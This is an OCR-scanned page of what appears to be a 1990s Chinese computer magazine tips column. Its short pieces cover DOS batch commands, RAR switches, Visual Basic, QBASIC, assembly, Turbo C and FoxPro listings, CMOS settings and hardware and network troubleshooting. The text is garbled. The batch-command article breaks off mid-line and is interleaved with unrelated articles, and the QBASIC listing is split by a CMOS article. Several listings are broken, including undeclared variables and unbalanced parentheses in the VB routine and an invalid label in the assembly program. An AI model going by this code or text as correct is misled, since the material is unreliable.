command为DOS的内、外部命令或其它软件。

FOR子命令常用于下列场合：

（1）和不能使用替换的DOS命令合用（如TYPE、FIND等等）。例如：

C:\UCDOS>FOR %%I IN (*.WPS) DO DIR %%I 将c:\ ucdos子目录中扩展名为WPS的文件依次显示在屏幕上。

（2）执行多个DOS命令。例如：

C:\UCDOS>FOR %%I IN (CLS VER DIR) DO

Vsafe 妙用一例

Vsafe 有一个未为人知的功能可以帮助我们解决因 DOS 版本不同无法还原 BACKUP 备份文件的问题。下面，具体介绍用它还原备份文件的过程。

一、激活 Vsafe

运行 Vsafe，按 ALT + V 呼出 Vsafe，将 Warning type 的 1 ~ 8 项功能全部选为使用，按 ESC 退出 Vsafe 配置。

二、备份准备

首先，进入备份文件所在目录。然后，确定安装在哪个硬盘上。注意：由于 BACKUP 已经自带路径名，所以，还原备份文件只能在根目录下进行，否则操作会失败。

三、还原备份文件

输入命令：C:\> RESTORE C:C:/S，开始进行还原。此时，Vsafe 马上报警，不是因发现病毒，而是因用户试图写硬盘，访问："停止？继续？重启动？"。不必理会连续按"C"键，Vsafe 默认允许写硬盘，还原才得以继续下去，而备份文件便成功地安装在 C 盘上了。

此法适用于 DOS 的任意版本，不需要修改程序，原理简单，方法巧妙，操作简单，值得一用。

（四川　王崇东）

RAR 使用技巧

1. 对已经做好的压缩包，如不希望别人擅自改动，可"K"命令进行锁定，例：RAR K WIN.RAR。锁定后，就不能对压缩包进行增加、删除、更新、等操作。

2. 在压缩时使用"-S"或"-DS"参数可以生成紧密的压缩包（压缩性能更好），前者在生成压缩包时，并对包中文件进行排序，后者则不排序。

3. 当把文件压到软盘上时，由于磁头移动频繁，速度较慢，这时可以用"-W"参数据定一个存放压缩中生成的临时文件的工作目录，把临时文件放在虚拟盘（用 DEVICE=C:\DOS\RAMDRIVE.SYS 2048 256 512/E 建立，/E 表示将虚拟盘放安装到扩充内存中）或硬盘中，可以较大的提高压缩速度。例：

RAR -WD:\RAM B:\WIN.RAR C:\WINDOWS

4. 有时我们压缩文件时想有选择的进行操作用，RAR 提供了一个"-X"参数，用来排序除指定的文件，例：

RAR A -X.INI WIN\WINDOWS

将子目录 WINDOWS 下的文件除了扩展名为 INI 的全部文件压进 WIN 压缩包中。此参数也可用于释放、删除等操作中。

（湖北　卫斌）

%%I 将依次执行 cls、ver 和 dir 等命令。

二、IF 子命令

该命令常用来在批处理命令中设置条件，其使用格式为：

IF CONDITION COMMAND

IF NOT CONDITION COMMAND

其中 CONDITION 为所设条件，所设条件必须符合下列情况：

errorlevel n　　程序的结束码 >=N，则表示条件成立

exist filepath　　若所指定的文件路径存在，则表示条件成立

"string1" == "string2" 若 STRING1 和 STRING2 相同，则表示条件成立

COMMAND 为 DOS 的内部命令外部命令或其他可执行文件的文件名。如：

TYPE IF1.BAT

IF %1==UCDOS \UCDOS\UCDOS 如果形式参数为 UCDOS，则执行 UCDOS

IF %1==FOX \FOX\FOX 如果形式参数为 FOX，则执行数据库 FOX

如执行方式为 IF1 UCDOS，则调用汉字系统 UCDOS；如执行方式为 IF1 FOX 则调用数据库系统 FOX。

三、GOTO 子命令

该子命令可将批处理文件的执行顺序转移到标号（lablename）处继续执行，其格式如下：

GOTO LABLENAME

不过，在 LABLENAME 之前要加上冒号（:），即：LABLENAME。实例如下：

TYEP GOTO1.BAT

ECHO OFF

IF EXIST UCDOS.BAT GOTO L1

ECHO UCDOS.BAT NOT FOUND! 如果条件不成立，则显示 UCDOS 没发现！

```
 GOTO END
 :L1
   \UCDOS\UCDOS
 :END
```

在批处理文件中常常还会出现@、ECHO、CALL 和 SHIFT 等子命令，限于篇幅，略。

（江苏　曹进）

用 Visual Basic 设计更好的用户界面

有时在一个窗口中出现较多的控制件时，如果能向导式地建议用户下一步该做什么，不失为上策略。

在 Visual Basic 的程序设计中，我们可以使用语句：Object.SetFacus 使我们希望的控件得到输入焦点，举个例子：在 Form1 中我们加入一个按钮 Command1 和一个文本输入 Text1，双击按钮控件，然后键入如下代码：

```
Text1.SetFocus
```

再按 F5 运行程序，您就会看到一单击按钮，文本框会立即取得输入焦点。另外，我们还可以使用语句：

```
Sendkeys "{TAB}"
```

使下一个控件获得焦点，但我们需要在设计时确定各控件的 Index 值。(在 Properties 窗口中)

让控件自己感知自己的工作已完成，而主动将焦点让出，会使用户觉得应用程序很聪明，也减少了用户出错的机会。

可是当焦点切换的两个控件相隔有一定距离时，上述的方法有时也不足以引起用户的注意，那么一种好的解决方法是将鼠标箭头也移到控件上。可惜，VB 并不支持鼠标移动，那我们就求助 API 函数，API 函数 SetCursorPos 可让我们如愿。

下面是子程序 MoveCursorOn，它可让鼠标移动到指定控件上方。

下列代码请放在 declarations 段中：

```
Type PoinTAPI
 x As Integer
 y As Integer
End Type
Declare Sub SetCursorPos Lib "User"(Byval x As Integer,
Byval y As Integer)
Declare Sub ClientToScreen Lib " User" (Byval hwnd As
Integer,IpPoint As PointAPI)
Declare Function GetParent Lib " User" (Byval hwnd As
Integer)As Integer
```

然后建立一个新的子程序（ALT+N→N→键入子程序名 MoveCursorOn），下面是子程序的代码：

```
Sub MoveCursorOn(source As Control)
    Dim Pt As PoinTAPI
    Dim hparent As Integer
      p.x = (Source.Left + Source.Width/ 2)/
Screen.Twipsperpixel)
      p.y = (Source.Top + Source.Height/ 2)/
Screen.Twipsperpixel)
    hparent = GetParent(source.hwnd)
    ClientToScreen hparent pt
    SetCursorPos pt.x pt.y
End Sub
```

使用该子程序很容易，例如我们想把鼠标移动到按钮 Command1 上，就可使用语句

```
Move Cursor On Command1
```

您会看到鼠标箭头已经指着按钮 Command1。

需要说明的是，千万不要滥用该子程序。让鼠标自己满屏乱飞，我们的用户会感到失去对应用程序的控制，这是违反我们的初衷的。

在有数个输入框的窗口中（这在数据库应用程序中是很典型的），当用户完成第一个输入框的输入后，总爱习惯性的加一个回车，希望输入焦点落到下一个输入框中(DOS 中大多数应用程序是如此)，可往往事与愿违，这一回车却触发了拥有 Default 特性的按钮，结果不是关闭了当前窗口就是又蹦出另一窗口。用户睁大眼睛看着屏幕，“咦？！我到底做了什么？”这是 Windows 新用户经常遇到的事情。

解决它其实很容易，只需在输入框的 KeyPress 事件中加入如下代码：

```
IF KeyASCII = 13 Then
  KeyASCII = 0
  Sendkeys "{TAB}"
END IF
```

这样，当用户在这个输入框中键入 Enter 时，就象键入 TAB 键时，焦点被移到下一控件上。但需注意，这种方法不适用于多行的 TextBox，即 TextBox 的 MultiLine 特性设为 True 时，因为这时的回车键是起换行的作用。

(河北　杜晓明)

OS/2 与 Win95 共享硬盘方法

运行 OS/2 的安装程序，选择高级安装，运用 OS/2 Warp 的 FDISK 程序，创建两个可安装、可引导管理器菜单，形成双制式启动(可由开机后的引导菜单选择启动)。安装过程 OS/2 的安装程序将询问您对 OS/2 所在分区采用何种管理方式(FAT 与 HPFS)，应选择 HPFS 方式管理 OS/2 所在分区。

完成 OS/2 的安装后，重新引导计算机，并通过引导菜单隐藏 OS/2 分区。以 MS-DOS 软盘再次启动，对 C:(Win95 分区)进行高级格式化，并安装 DOS 与 Wiwndows 3.X 版本。运行 Win95 将会侦得 OS/2 所在的隐藏分区，并给出一个报告。表明 Win95 将放弃对 OS/2 所在分区的使用与管理，而后，正常完成后的安装。

这样，三十二位操作系统 OS/2 与 Win95 将在您的计算机上“握手言欢”。用户可以方便地择受使用。

(江西　吴亮)



一、屏幕显示出现“花屏”故障的排除

故障现象：

十五台486DX/80教学机，配置是：16M内存，硬盘540M，VGA彩显，工作一直很正常，为了进行三维动画教学，重新安装上真彩卡为9440 1M缓存和3DS软件后，发现各种模块工作均十分正常，但一按下F5键进入材质编辑器，有8台机器屏幕出现“花屏”，无法看清和进行正常操作，按下F4键，进入动画编辑模块，屏幕又恢复正常。而工作在其它软件如WINDOWS，UCDOS……等时，却十分正常。

故障排除经过：

根据故障现象分析，开始怀疑是9440彩卡有故障，结果更换彩卡后有4台恢复正常，其余4台故障仍存在。继续怀疑彩卡有问题，将显示正常的机器上的彩卡换上后，问题仍存在，至此，排除了彩卡上的问题。根据分析，怀疑是病毒所致，将机器全部格式化，重新安装软件后，故障还是没有解决。再仔细分析所有的硬软件配置，完全一样，为什么有的机器装上彩卡后好用，而有的机器装上后会出现故障呢？一时不知所措。一次偶然机会，将两台机器上的VGA彩显调换了一下，结果不正常的机器恢复了正常，而原先正常的机器出现了“花屏”现象，原因找到了，原来是显示器与真彩卡不完全兼容所引起，但工作在WINDOWS、UCDOS等时完全正常，显然显示器和显示卡并非故障，解决的办法，还是采用调整显示器，使其不出现‘花屏’现象。

二、VCD不能播放故障的排除

故障现象：

一台486DX/66多媒体机，配置为8M内存，540M硬盘，5426彩卡，VGA彩显，三洋倍速光驱，在播放VCD故事片CD片和卡拉OK CD片时，发现有的片子放不出来，一工作就进入死机状态，无法退出，反复多次均没有解决问题，而有的片子放映却十分正常。

故障排除经过：

根据故障现象分析，首先认为是这些片子有问题，更换片子后，仍放不出来，为了验证CD片子到底是否正常，在其它相同配置的机器上进行放映，结果十分正常，再试其它CD片，也发现有一些放不出来。供试验的两台机器基本配置一致，一台是三洋倍速光驱，另一台是宏基倍速光驱，从试验结果看，三洋光驱上放不出来的，在宏基光驱上却放映正常，而在宏基光驱上放映不正常的，在三洋光驱上却放映正常。

目前多媒体机器随着其价格上的大幅度降价，已进入了普通百姓家，但在用作VCD播放时，常常出现播放不正常情况。根据笔者实践经验，多数故障表现为兼容性差的问题。对此，广大用户在购机时，一定要注意购买兼容性好的，特别要注意光驱，硬盘，彩卡，解压卡和主板之间的兼容性。

（青岛　翁元祥）

利用Visual Basic让命令行软件全面转向Windows

众所周知，Windows以其优美的图形界面，方便快捷的操作环境，已成为当今的主流操作系统，但由于其程序编写过于复杂，有很多用户常用的工具和小程序仍然只能运行于DOS环境下，造成Windows和DOS的频繁切换、使工作缺乏连续性和效率低下。有什么方法可以解决这一问题呢？

等待For Windows版本的面市，但仍会造成重复投资。据笔者观察发现，常用工具中有一部分为命令行软件，这些软件完全可以利用VB改编成For Windows版本的。

首先由于VB的简单易用，使Windows的界面设计变得异常简单直观。所以可轻而易举的将命令选项、开关等转化为对应的图形界面（如复选钮等）。其次由于VB为用户提供了Shell函数，也使得命令调用非常简单。通过Shell其实你只做了个界面，核心还是DOS下的原来工具。其函数格式如下：

Shell（命令字符串<，窗口类型>）

命令字符串即具体执行的命令（如字符串“arj e a:user.arj c:\user”）有关字符串的操作可查阅有关书籍。至于窗口型类型缺省即可。

最后只须注意，在Shell执行函数之前，有必要对命令行中有可能引发错误的参数进行检测，如在执行前检查用户给的源文件是否存在等，以保证达到预期结果。笔者用VB改编的Arj for Windows版本，其结果出乎想象。希望大家能自己动手全面转向Windows。

（江苏　严飞）

制作课堂演示软件的尝试

本文成功地运用了自行研制的模拟交流电产生过程演示实验软件，将交流电产生过程淋漓尽致地展现在计算机屏幕上。

程序设计构思：交流电产生的过程用传统的实验手段无法将产生的过程和现象同步演示，运用计算机技术巧妙地将矩形线框在匀强磁场中的转动、电流表指针的摆动和正弦交流电的图线的走动三位同步同显一屏，并运用延时控制、动画处理技术，动态演示了交流电产生的全过程，同时又运用了 UCDOS 希望汉字系统的特显技术醒目地显示了软件的标题，使整个软件界面清晰、层次分明、主题突出。

程序运行环境：UCDOS5.0、Quick BASIC

QBASIC 源程序：

```
5 SCREEN 12: CLS
PRINT CHR$(14) + "[{-330|370@P)1(14交流电的产生}]": REM UCDOS特显技术
LOCATE 25, 60: PRINT "盐城市一中物理组制"
LOCATE 1, 63: PRINT "0": REM ----------------画 电 流 表
LINE (400, 0)-(600, 180), 15, B
CIRCLE (500, 160), 140, 15, 60/57.3, 120/57.3, 1
LINE (500, 17)-(500, 23)
LINE (424, 34)-(427, 39): LINE (576, 34)-(573, 39)
CIRCLE (500, 160), 3, 13: PAINT (500, 160), 13, 13
CIRCLE (580, 170), 3, 13: CIRCLE (420, 170), 3, 13
LOCATE 10, 54: PRINT "-": LOCATE 10, 72: PRINT "+"
LINE (500, 160)-(500, 25), 13
LINE (40, 50)-(40, 350), 15: REM ------------画 e-t 坐标系
LINE (40, 200)-(600, 200), 15
LOCATE 3, 6: PRINT "e (V)"
LOCATE 12, 76: PRINT "t (S)"
LINE (175, 195)-(175, 205): LOCATE 13, 21: PRINT "T/4"
LINE (310, 195)-(310, 205): LOCATE 13, 38: PRINT "T/2"
LINE (445, 195)-(445, 205): LOCATE 13, 55: PRINT "3T/4"
LINE (580, 195)-(580, 205): LOCATE 13, 73: PRINT "T"
LINE (35, 70)-(45, 70): LOCATE 4, 3: PRINT "Em"
LOCATE 12, 3: PRINT "0"
LINE (35, 330)-(45, 330): LOCATE 19, 2: PRINT "-Em"
R = 3: CIRCLE (175, 340), 80, 10: REM ---------画线框&磁场
CIRCLE (175, 340), 1, 15: PAINT (175, 340), 15, 15
CIRCLE (100, 340), R, 12: CIRCLE (250, 340), R, 14
LINE (100, 340 - R)-(250, 340 - R), 12
LINE (100, 340 + R)-(250, 340 + R), 12
LOCATE 14, 22: PRINT "N": LOCATE 25, 22: PRINT "S"
LINE (90, 230)-(90, 250), 15: LINE (90, 250)-(260, 250), 15
LINE (260, 250)-(260, 230), 15
LINE (90, 450)-(90, 430), 15: LINE (90, 430)-(260, 430), 15
LINE (260, 430)-(260, 450), 15
LINE (90, 340)-(260, 340), 15: LOCATE 20, 34: PRINT "中性面"
LINE (92, 250)-(92, 430), 11: LINE (147, 250)-(147, 430), 11
LINE (202, 250)-(202, 440), 11: LINE (257, 250)-(257, 430), 11
PRINT CHR$(7): PRINT CHR$(7)
LOCATE 1, 2: PRINT "按任意键演示开始"
10 a$ = INKEY$: IF a$ = "" THEN 10
a = 130: Q = 30/57.3: X0 = 40: Y0 = 200: REM 程序内核部分
X1 = X0: Y1 = Y0
FOR I = 0 TO 360
J = I/57.3
```

如何加快计算机的启动速度

有的用户在启动计算机时，总感觉速度比较慢，尤其是配备了 8M 或 16MB 内存的高档微机。由于计算机在加电自检过程中，会对系统进行测试，包括内存的测试，因此减慢了启动速度。但实际上，在加电过程中，一些例行的检查可以省略。因此，我们可以通过改变在 CMOS RAM 中的参数设置以加快计算机的启动速度。

一般是通过在用户开机复位之后的瞬间，根据屏幕提示按“〈DEL〉、〈F10〉或〈Ctrl〉<Alt> <Esc>这类的组合键进入 CMOS SETUP 程序。在 BIOS SETUP 程序的主菜单中选择“ADVANCED CMOS CETUP”，即可进入高级 CMOS 设置菜单，可对如下的选择进行设置：

1. 在选项“System Boot Up Sequence:”中，其默认值为“A :, C :”，表示系统启动时，先从 A 盘引导，若未成功，则从 C 盘引导。实际上，对于正常运行的计算机，我们一般选择让计算机直接从硬盘引导。一是由于硬盘的存取速度远高于软盘的存取速度，可以加快系统的启动速度。一是由于硬盘的存取速度远高于软盘的存取速度，可以加快系统的启动速度。二是防止有些带有病毒的系统盘从 A 盘引导会使计算机感染上引导型病毒。因此，我们最好用‘PgDn’键将将其值改为“C :,A :”。

2. 在选项“Above 1MB Memory Test”中，其默认值为“Disabled”，表示系统在每次启动时将不测试 RAM 的 1MB 以上的内存。现在的计算机多配有 1MB 以上的内存，因此，计算机刚买回来使用，应将此项设为“Enabled”，让系统在启动时测试 1MB 以上的内存，校验内存的可靠性，防止不可靠的内存导致系统运行不稳定或数据信息的丢失，但是在计算机正常运行一段时间后，可将此项设为“Disabled”，以节省每次开机启动的时间，加速系统运行速度。

3. 在选项‘Floppy Driver Seek At Boot:’表示启动时是否对软驱作寻道测试，最好将此项设为“Disabled”，即不测试，则系统引导时软驱磁头不归零。这样可以减少软驱磁头的移动次数，实现快速启动并减少磁头的磨损，提高软驱的使用寿命。对于用户来说，设为“Disabled”后，可以看到 A，B 两个驱动器的灯都不亮了。

经过这样的设置后，在主菜单中选择“WRITE TO CMOS AND EXIT”或按 F10 键保存修改过的值。重新启动计算机，你会发现系统启动速度快多了。

(湖北　黄静)

```
X2 = X0 + 1.5 * I: Y2 = Y0 - a * SIN(J)
LINE (X1, Y1)-(X2, Y2), 14: REM 曲线的走动
X1 = X2: Y1 = Y2
X = 500 + 135 * SIN(Q * SIN(J)): Y = 160 - 135 * COS(Q * SIN(J))
LINE (500, 160)-(X, Y), 13: REM 指针的摆动
CIRCLE (175, 340), 1, 15: PAINT (175, 340), 15, 15
X3 = 175 + 75 * COS(J): Y3 = 340 - 75 * SIN(J)
X4 = 175 - 75 * COS(J): Y4 = 340 + 75 * SIN(J)
CIRCLE (X3, Y3), R, 14: CIRCLE (X4, Y4), R, 12: REM 线框的转动
LINE (X3, Y3 - R)-(X4, Y4 - R), 12: LINE (X3, Y3 + R)-(X4, Y4 + R), 12
LINE (90, 340)-(260, 340), 15: REM 补画磁力线
LINE (92, 250)-(92, 430), 11: LINE (147, 250)-(147, 430), 11
LINE (202, 250)-(202, 430), 11: LINE (257, 250)-(257, 430), 11
FOR K = 0 TO 0: H = K ^ 10: NEXT: REM 延时控制
LINE (500, 160)-(X, Y), 0: REM 动画技术处理
CIRCLE (X3, Y3), R, 0: CIRCLE (X4, Y4), R, 0
LINE (X3, Y3 - R)-(X4, Y4 - R), 0: LINE (X3, Y3 + R)-(X4, Y4 + R), 0
NEXT
LINE (500, 160)-(500, 25), 13: REM 恢复静态画面
CIRCLE (250, 340), R, 14: CIRCLE (100, 340), R, 12
LINE (250, 340 - R)-(100, 340 - R), 12
LINE (250, 340 + R)-(100, 340 + R), 12
LINE (92, 250)-(92, 430), 11: LINE (147, 250)-(147, 430), 11
LINE (202, 250)-(202, 430), 11: LINE (257, 250)-(257, 430), 11
PRINT CHR$(7): PRINT CHR$(7)
LOCATE 1, 2: PRINT "按Y键重复演示,N键结束"
20 a$ = INKEY$
IF a$ = "Y" OR a$ = "y" THEN 5
IF a$ = "N" OR a$ = "n" THEN END
GOTO 20
```

启动 UCDOS 汉字系统，在 QBASIC 中运行源程序 JLD.BAS 或在 DOS 下直接进行经过编译后的 JLD.EXE 文件，在演示过程中可按 Pause 键进行断层演示，如需调整演示速度可重新设置延时控制的循环终值，以提高演示效果。

(江苏　李铁章)

在程序中实现口令的动态改变

有经验的读者都知道，在用 BASIC、FOXBASE、PASCAL 等高级语言编制口令程序时，口令设置好后，是不能在程序运行中改变的。所以当口令被他人知道后不得不去修改程序中口令部分，即使采用口令隐形输入，也挡不住他人从程序中得知口令内容。有没有一个好方法来解决上述问题呢？只要运行下面笔者提供的程序即可，它会使您爱不释手。该程序可以用在批处理文件中,也可以用在其它应用程序中。

使用说明：

本源程序是用汇编语言编写，采用 COM 文件格式，故需经过 MASM 命令汇编，LINK 命令连接，最后用 EXE2BIN 命令将 EXE 文件转换成 COM 文件。

使用环境：

软环境：MS-DOS V2.0 以上

硬环境：PC/XT 以上

使用方法：

在 Input a password:提示后输入口令(口令为三个键盘字符)，若口令不正确则继续输入，直到正确为止。当口令正确后则显示出 Input a new password:提示信息,若不打算更改口令则直接打入回车键即可,否则输入任意三个键盘字符就可作为新的口令。(最初口令为“abc”)

```
csd     segment
        assume cs:csd
        org 100h
main    proc far
        push ds
        mov ax,0
        push ax
        mov ah,9
        mov dx,offset msg1
        int 21h              ;显示 Input a password:
loop2:  mov ah,3
        mov bh,0
        int 10h
        push cx
        push dx              ;保存光标位置
        mov cx,3             ;循环次数
        lea di,passw2
loop1:
        mov ah,1
        int 21h              ;键盘输入字符
       mov [di],al
        inc di
        loop loop1
        mov cx,3
        lea di,passw1
        lea si,passw2
        cld
        repz cmpsb           ; 比较输入的口令与原口令是否相同
        je  xmm              ;相同,转
        pop dx
        pop cx
        mov bh,0
        mov ah,2
        int 10h              ;恢复光标位置
        jmp loop2
xmm:    mov dx,offset msg2
        mov ah,9
        int 21h              ;显示 Input a new password:
        lea di,passw1
        mov ah,1
        int 21h              ;键盘输入字符
        cmp al,0dh           ;是回车键吗?
        je end-              ;是,转
     mov [di],al
        inc di
        mov cx,2
loop3:  mov ah,1
        int 21h
     mov [di],al
        inc di
        loop loop3           ;新口令字符存放在原口令单元中
        mov ax,3d02h
        mov dx,offset filen
        int 21h              ;打开文件供读写
        mov bx,ax            ;保存文件句柄
        mov cx,0
        mov dx,offset passw1-100h
        mov ax,4200h
        int 21h              ;移动文件指针
        mov ah,40h
        mov dx,offset passw1
        mov cx,3
        int 21h              ;写文件
        mov ah,3eh
        int 21h              ;关闭文件
end-:   pop dx
        pop cx
        ret                  ;返回 DOS
main    endp
passw1  db "abc"             ;原口令存放单元
passw2  db 3 dup(?)
msg1    db "Input a password:","$"
msg2    db 0dh,0ah,"Input a new password:","$"
filen   db "kl.com",0        ;文件本身
csd     ends
        end main
```

(天津　李金旺)

巧用直线函数，做曲线效果的立体图形

TURBO C 语言以其强大的集成开发环境，丰富的绘图功能而著称。在 TURBO C 2.0 中有一个函数：

Void far line(int x0,int y0,int x1,int y1)；

可以实现在指定两点 (x0, y0) 与 (x1, y1) 之间画一条直线，能不能利用这一函数，画出曲线来呢？

由于在图形方式下，整个屏幕实际上是由密密麻麻的像素点构成的（像素点的多少与 EAG、VGA 等方式有关），而各个像素点之间，在纵横两个方向上的距离又不是完全相等的，所以，当我们用 line()函数画直线时，在屏幕上往往会出现带有徽小锯齿形的折线。利用这一现象，我们只要把这些像素点有序地连接起来，就完全可以得到一条曲线。

一种方法是利用 line() 函数，如同描图一样，一小段一小段地从一个点连到另一个点，最终画出一条曲线来。这种方法的不足之处是工作量较大，且曲线不太平滑。在实际的应用中，笔者通过画直线，利用众多直线(带有徽小锯齿形的直线) 的交点来画曲线，曲线十分平滑，并且各条曲线的纵横交错，又产生出网状立体图形的视觉效果。

下面这个小程序，先采用中心开花式的清屏方式，然后再进行作图。程序在 PC 及兼容机上经调试通过。

```
#include "conio.h"
#include "graphics.h"
main()
{ int i,x0,x1,y1,x2,y2,gdriver,gmode;
 int m;
 for(x0=0;x0<13;x0++) /* 中心开花式清屏 */
     { textbackground(BLUE);
      window (37-3*x0,13-x0,44+3*x0,13+x0);
      clrscr();
      delay(450);              /* 清屏速度控制 */
     }
    gdriver=DETECT;
    initgraph(&gdriver,&gmode,"");
    setbkcolor(BLUE);
    setlinestyle(0,0,1);
    setcolor(RED);
    x1=getmaxx();
    y1=getmaxy();
    m=40;                      /* 网纹密度控制 */
    x2=x1/m;
    y2=y1/m;
    for(i=0;i<m;i++)
      {
      line(0,i*y2,i*x2,y1);
      delay(100);
      sound(110*i);     /* 速度控制,打开扬声器 */
      line(x1-i*x2,0,0,i*y2);
      delay(100);
      sound(170-i*4);
      line(i*x2,y1,x1,y1-y2*i);
      delay(100);
      sound(60+i*16);
  line(x1,y1-y2*i,x1-i*x2,0);
  delay(100);
  sound(40);
 }
 nosound();                  /* 关闭扬声器 */
 getch();
 closegraph();
}
```

（北京　谢东）

在程序中自动建立数据库结构的方法

我们在数据库编程过程中一般都遵循这样一种习惯操作方式，即首先利用 CREATE 命令建立数据库结构，然后再编写管理程序，对数据库进行数据维护等操作，而很少想到把建立数据库结构的过程也编写在维护程序中。

其实建立数据库结构的过程可以在程序中自动实现，并且应用起来十分简单。FoxPRO 为我们提供了一条 CREATE TABLE 命令，其命令格式为 CREATE TABLE <表名> (<字段名 1> <类型> [(<精度>[, <范围>])[, <字段名 2> ...]]) | FROM <数组名>，此命令可以建立一个有指定字段名的数据库文件，并且建立的数据库能在最低可用工作区中自动打开。利用这条命令，我们把它编写在数据库维护程序中，仅一条语句就可以自动实现数据库结构的建立，建立的文件保存在当前目录中。

以下提供的一段小程序可以使大家对这条命令有一个更好的了解，程序中自动建立了名为 CHECK 的数据库结构，并对库中内容进行编辑操作。

程序清单如下：

```
SET TALK OFF
CLEA
DEFINE WINDOW win FROM 05,15 TO 20,60 ;
  FOOTER "按 Ctrl+N 键继续录入,;
  按 Ctrl+W 键保存" ;
  TITLE "数据录入窗口";
  SHADOW DOUBLE COLOR SCHEME 5
IF !FILE('CHECK.DBF')
CREATE TABLE CHECK ;
 (XM C(6), XB L, CSSJ D, GZDW C(10), JL M)
ELSE
USE CHECK
ENDI
   ACTIVATE WINDOW win
   APPEND BLANK
   EDIT IN WINDOW WIN
   DEACTIVATE WINDOW win
USE
SET TALK ON
RETU
```

（仇文庆）

如何自行制作声音文件

程子

声音在多媒体世界中可以说占据了非常重要的地位。一个多媒体Title如果没有各种各样的音效加以配合，即使制作再精致也会给人一种不完美的感觉，就如同一部精彩的电影没有声音一样令人感到遗憾！

Windows系统中提供了几种对于不同操作所发出的音效。比如进入Windows发什么声音，显示注意信息时发什么声音，严重警告时又发什么声音。但是，这几种声音远远不能满足我们的需要。本文将以新加坡Creative Lab公司生产的Sound Blaster声卡为例，详细介绍自行录制Waveform（.wav）声音文件的方法。

首先，你的计算机至少要有如下的配置：


1、一部具有Intel 80486-80Mhz或更快的PC机，如果CPU在486以上工作起来会更有效率。

2、内存最少有4M，如有8MB或16MB更好，硬盘至少要有50兆剩余空间。

3、声卡应附有耳机或喇叭接口，并支持16bits分辨率及44.1KHz的采样频率，以配合CD-Audio的音质水准。

4、CD-ROM光驱最好是合乎CD-ROM/XA的标准，存取时间低于200ms的四倍速光驱。

其次，按照下面的参考图（图一）连接好声卡和放音设备：



（图一）

第三，检查声卡是否能够正常工作：

1、声卡，放音设备，喇叭或耳机连接状况是否良好？


2、喇叭的电源是否已打开？

3、声卡或喇叭上的音量开关是否已调到适当的音量?

4、进入 Windows 时是否能够听到如同往常一样的声音?

准备工作完成以后，就可以开始录制 WAVEFORM (.wav) 声音文件的工作：

1、进入 WINDOWS 3.1，选择 SOUND BLASTER16（声卡驱动程序）中的 WAVESTUDIO，我们就可以看到如图二所示的菜单：



录音功能按钮

（图二）

2、单击录音功能按钮，弹出一个窗口（图三）：


设置采样率

播放 CD

混音器

（图三）

3、单击“Settings”按钮，弹出这样一个窗口：（如图四）




（图四）

设置采样频率和比特率以及单声道或双声道，一般来说采样率越高，得到的音质越好，但同时我们也必须付出相应的代价——时间和空间。具体大家可以从下面的表中看出采样率与磁盘容量的关系：(以一分钟的声音文件为例)

（未完待续）

	8bits		16bits	
采样率	Mono	Stereo	Mono	Stereo
11KHz	0.66MB	1.32MB	1.32MB	2.65MB
22KHz	1.32MB	2.65MB	2.65MB	5.29MB
44KHz	2.65MB	5.29MB	5.29MB	10.6MB



Novell 网络通信故障的快速诊断

80%的网络通信故障都与电缆和其它网络连接设备有关。掌握以下规则有利于这类故障的迅速定位。

一、最常用的电缆线是同轴线和双绞线,常出现的故障有短路、开路、连接松散、弯曲过度、电气指标不合格等。

对于 10base-2、10base-5 结构，如果有专业测试工具如 LAN Trouble Shooter、Time Domain Relectometer 等,可以直接用来测量同轴电缆短路、开路、连接松散等故障的大概位置。也可以用万用表电阻档判断,其方法是测量某一 T 型头,其电阻应在 25 欧姆左右(误差约 10%),如果测得某一 T 型头的电阻值在 50 欧姆左右,表明有一端可能处于开路状态。如果电阻值为∞，表明被测点两端都处于开路状态。当电阻值为 0 时,表明电缆某处已经短路(因为总线网络可以等效为两个 50 欧姆电阻并联)。注意不要试图用欧姆表测量电缆的特性阻抗。事实上，还可以通过沿着网络主干线移动终端匹配器的办法来定位总线型以太网有故障的电缆段。方法是从主电缆的一端开始，用终端匹配器插入最近一个工作站的 T 型头中，如果电阻值在 25 欧姆左右，则接入该工作站，把匹配器沿着主干线移到下一个工作站处,一旦测得异常读数,可以断定该电缆段有问题。

至于 10base-T 网络，如果集线器 HUB 上有一台工作站工作正常,通常可以认为 HUB 无故障,只要将有故障的工作站与无故障的工作站的双绞线对换，就可以分离出故障在 HUB 上，还是在双绞线或者工作站上。

二、网络连接设备最常用的有 T 型头、BNC 连接头、网络适配器 NIC、集线器 HUB、中继器 Repeter、网桥 Brige 等。

T 型头、BNC 连接头常见的故障是接触不良及金属氧化导致阻抗变大等，这类故障出现在服务器上则会引起整个网络瘫痪。如果出现在工作站上只影响该工作站上网。对于网络适配器来说参数设计不正确及内部电路故障都会引起该适配器失效。集线器 HUB 出现故障会导致与该集线器连接的所有工作站无法连接上网。如果中继器、网桥出现故障,则会引起网络的某一分支不能正常工作。弄清网络的拓扑结构，这类故障就比较容易判断。

实际中,引起网络故障的原因是很复杂的,除了通信介质以外,系统设置、结构设计、网络操作系统、应用软件、网络负载、供电系统等都是引起网络故障的重要因素。这些方面也应该引起足够重视。

(山西　解武杰)

Internet 网址简介

Warner Bros.Records　http://www.iuma.com/Warner/
